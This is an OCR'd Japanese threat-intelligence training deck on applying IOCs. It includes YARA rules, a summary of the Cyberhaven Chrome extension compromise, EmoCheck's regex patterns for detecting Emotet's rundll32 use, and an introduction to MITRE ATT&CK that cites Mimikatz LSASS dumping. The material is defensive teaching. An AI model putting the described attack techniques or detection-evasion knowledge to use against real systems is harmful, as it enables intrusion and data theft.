
https://github.com/sophoslabs/IoCs/blob/master/Worm-Raspberry-Robin.csv

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | **STEP 2：評価・分析・充実化** | STEP 3：適用・配布

- **IOCへの評価・分析・充実化**
  - 次のアクション（＝予防・検知・対応）を行う価値がある情報か判定する。
  - **エンリッチメント（Enrichment）**：価値があると判断した場合、追加できる情報はないか、追加調査を行う



（*1）仮にこの時点で「悪性」でないと判断できない場合、VirusTotal側に十分な情報が集まっていない可能性もある。そのため、別のソースで評価したり、継続的評価をする必要がある。但し、VirusTotal上で自社の製品が検知すると判定できた場合は、IOCを活用する意味がなくなるため、不確実性を理解したうえでの活用が重要となる。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **IOCの活用方法：**
  - （予防）将来、同様の攻撃が行われた場合に備え、Deny List・検知メカニズムへ登録する。
  - （検知）現在・過去の時点で、自分の組織が同様の攻撃を受けていないことを確認する。
  - （対応）攻撃を受けていた場合、IOCを調査の起点として分析する。

- **ピボット（Pivoting）：**
  - 一つの情報から関連する情報をつなげていき、既知の情報につなげていくこと
  - 例）
    - IPアドレスをIOCとして検索して、不審なプロセスA（%TEMP%a.exe）が通信していることが判明。
    - 当該EXEファイルのハッシュ値、作成時刻、実行時刻からさらに別の通信先などを調査していく。
    - 出てきた情報は新たなIOCとして配布可能。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **IOCをアウトプットする具体的方法：**
  - CSV・テキスト・脅威インテリジェンスプラットフォームなどで配布する
  - （YARA・Snort・SIGMAなど）共通フォーマットを使って、SIEM・各種検知ツールへ検知ロジックに組み込む。
    - *“Sigma is for log files, what Snort is for network traffic and YARA is for files.”*
  - ツールに組み込む

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **例）YARA**
  - VirusTotalのVictor Alvarez氏によって開発されたマルウェア研究・検知ツール。YARAルールに従ってマルウェアを識別・分類することにより、サンプル解析、インシデントレスポンス、セキュリティツールの運用に用いること可能。
  - 最低限記載する必要があるものとして：
    - ルール名
    - strings : 検知パターン
    - condition: 判定ロジックを決めるロジック
  - 詳しい記述方法は後ほど示します。

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        ($a or $b) and $c
}
```

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **ケーススタディ）Cyberhaven社のChrome拡張機能が一部改竄される事例**
  - https://www.cyberhaven.com/blog/cyberhavens-chrome-extension-security-incident-and-what-were-doing-about-it

- **攻撃手法**
  - **初期の攻撃ベクタ：**
    - 攻撃者はChrome Web Store Developer Supportを騙ったフィッシングメールをCyberhaven社の従業員（当該拡張機能の開発者）に送付。従業員はメールのリンクをクリックした後にGoogle認証ページに遷移し、悪意あるサードパーティアプリケーション（”Privacy Policy Extension”）を意図せず認証してしまった。
  - **拡張機能の改竄：**
    - 攻撃者は、悪意あるサードパーティアプリケーションを通じて必要な権限を入手。
    - Chrome Web Storeに不正なChrome拡張機能をアップロード（不正なChrome拡張機能は、正規の拡張機能をベースに、不正なコードを追加）。
    - Chrome Web Storeのセキュリティ審査プロセスを経て、この不正な拡張機能が公開承認された。

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **ケーススタディ）Cyberhaven社のChrome拡張機能が一部改竄される事例**
  - https://www.cyberhaven.com/blog/cyberhavens-chrome-extension-security-incident-and-what-were-doing-about-it

- **悪意のあるコード分析：**
  - ２種類のファイルで構成されている。
  - 一つは正規のworker.jsファイルを改変し、C&Cサーバに接続して構成情報をローカルストレージにダウンロード。
  - もう一つは、新たに追加されたcontent.jsファイルで、特定のウェブサイトのユーザデータを収集した後に、worker.jsを通じて入手した構成情報に含まれるサイトに対して送信する。

- **参考文献：**
  - https://tadmaddad.github.io/2024-12-29-chrome-extension-investigation/
  - https://secureannex.com/blog/cyberhaven-extension-compromise/

Secure AnnexによるYARA

```
rule Cyberhaven_Extension_Pattern {
    meta:
        description = "Detects suspicious messages seen in the Cyberhaven attack"
        severity = "high"

    strings:
        $rtext1 = "-rtext" nocase wide ascii
        $rtext2 = "_rtext" nocase wide ascii
        $rjson1 = "-rjson" nocase wide ascii
        $rjson2 = "_rjson" nocase wide ascii
        $errors1 = "-check-errors" nocase wide ascii
        $errors2 = "_check-errors" nocase wide ascii

    condition:
        (any of ($rtext*)) and
        (any of ($rjson*)) and
        (any of ($errors*))
}
```

2-1： IOC活用による予防・検知・対応

- **どのようにIOCを取得し、予防・検知・対応に活用していくのか？**

STEP 1：取得・作成 | STEP 2：評価・分析・充実化 | **STEP 3：適用・配布**

- **収集した情報をもとに、予防・検知・対応への適用を行う。**

- **例）ツールに組み込む：EmoCheck – ツールとして組み込まれている事例**
  - JPCERT/CCが作成したEmotetの感染状況を確認するツール（JSACの講演 + ソースコードを読むことを推奨）

```
101     std::vector<EmotetLoader> EmotetScannerV4() {
102         DBG("====== Scan V4 =====");
103
104         std::vector<EmotetLoader> suspicious;
105
106         wchar_t path[MAX_PATH];
107         std::vector<std::string> susp_files;
108
109         std::string filename;
110
111         std::vector<const char *> susp_patts;
112         susp_patts.push_back("^.*rundll32\\.exe.*,.*RunDLL.*$");
113         susp_patts.push_back("^.*rundll32\\.exe.*,.*ShowDialogA.*$");
114         susp_patts.push_back("^.*rundll32\\.exe.*,.*[A-Za-z]{4,15}.*$");
```

Emotetとは？ ~マルウェアEmotetの感染再拡大に関する注意喚起~
https://www.jpcert.or.jp/at/2022/at220006.html

EmoCheck Scanner V4の事例：
rundll32.exe で以下の正規表現に合致するコマンドラインを検知する
https://github.com/JPCERTCC/EmoCheck/blob/master/emocheck/modules/scan_v4.cpp

なぜ、rundll32経由で、コマンドを実行するかについては以下の記事を参照のこと。
https://www.cybereason.co.jp/blog/security/8909/
https://attack.mitre.org/techniques/T1218/011/

参考文献：JSAC2022 - Emotet vs EmoCheck
https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_5_tani-kino-sajo_jp.pdf
https://www.youtube.com/watch?v=_XX8N5VbW2w

2-1： IOC活用による予防・検知・対応

注意：IOCの有効性と制約

- **IOCの鮮度と有効性**
  - IOC活用により、シグニチャ化していない業界固有の脅威を予防・発見できる。
  - 但し、脅威情報は製品ベンダーも収集しており、時間が経過すればシグニチャとして提供される。言い換えれば、IOCの意義は、**ゼロデイ期間**（=シグニチャ化されるまでの期間）に攻撃を予防・検知することにある。
  - IOCの鮮度は、数時間～数日程度だと考えられ、時間経過とともに有効性は薄れていく。

- **自動化の重要性：**
  - IOCの情報量 + 鮮度を考慮すると、スクリプトなどによる自動化が重要となる。
  - 商用製品としては、SOAR（Security Orchestration and Automated Response）という製品が登場している。

- **不確実性の考慮：**
  - VirusTotalにおいて、多くのベンダーに悪性判定されているIPアドレスなどは、IOCとしての価値は低い。
  - 不確実性を受け入れた上で利用する必要がある。

- **コンテキストの重要性：**
  - 必要なコンテキストを正しく理解しないと、誤った活用方法になってしまう。
    - 例）フィッシングサイトに利用されているIPアドレスをFWの拒否リストとして登録する。
      - » アウトバウンド通信（内→外）→　効果あり
      - » インバウンド通信（外→内）　→　効果なし

会場限定で説明します。

演習１：IOCの抽出 + YARAを使った演習

演習の進め方

- 会場限定で説明します。

- また、補講として実施した「YARAの基礎」については、Appendix Eに掲載しています。

～実践編～
第０３章：Operational Intelligence

3-0：はじめに

- **Operational Intelligenceとは？？**
  - 対象：セキュリティアーキテクト・管理者・SOC担当者向けのインテリジェンス
  - 内容：
    - 攻撃者のプロファイル（Intent）、攻撃手法（TTPs ・Capability）など攻撃者を理解し、短期～中期的なセキュリティ改善に活用するインテリジェンス
    - 取得した脅威インテリジェンス（意図・攻撃手法）をもとに、Defensive Architectureの構築を行う。
- **今日のテーマ：**
  - ***3-1：TTPs***
    - 攻撃手法を分析する基本理論であるTTPs・MITRE ATT&CKについて学びます。
  - ***3-2：Defensive Architecture***
    - Operational Intelligenceを利用する原則的な考え方であるDefensive Architectureについて学びます。
  - ***3-3：Threat Research***
    - 脅威グループが行う攻撃手法を分析する「脅威シナリオ」分析手法について学びます。
  - ***3-4：Threat Hunting with Threat Intelligence***
    - 未知の脅威を見つける脅威ハンティングと脅威インテリジェンスの応用について学びます。
  - ***3-5：How to build Robust Detection Rule***
    - 堅牢性のある検知ルールを評価・構築・改善する手法についてお話します。

3-1 : TTPs（Tactics, Techniques and Procedures）


3-1：TTPs

- **TTPs（Tactics, Techniques and Procedures）**
  - 攻撃者が使う攻撃手法のこと（Pyramid of Painの一番上のレイヤー）
  - MITRE ATT&CKフレームワークで体系化されている。
  - ATT&CK：**A**dversarial **T**actics, **T**echniques, **and C**ommon **K**nowledge
    - TTPsを体系化した攻撃手法ナレッジ集
    - https://attack.mitre.org/

Tactics 	**Techniques（技術）を用いて、攻撃者が達成したい目的（=What?）** 例）Credential Access（認証情報へのアクセス）、Privilege Escalation（権限昇格）
Techniques 	**Tactics（戦術）を達成するために、攻撃で実際に使われる技術（=How?）** 例）（Tactics）Credential Access → （Techniques）Credential Dumping
Procedures 	**Tactics・Techniquesを実現するための一連のアクション** 例）（Techniques）Credential Dumping → Mimikatzを使い、LSASS Memory からダンプを行う。


3-1：TTPs

- **MITRE ATT&CKフレームワーク**
  - Adversarial Tactics, Techniques, and Common Knowledge
  - TTPsを体系化した攻撃手法ナレッジ集（Common Knowledge = 前述のProceduresに相当する）



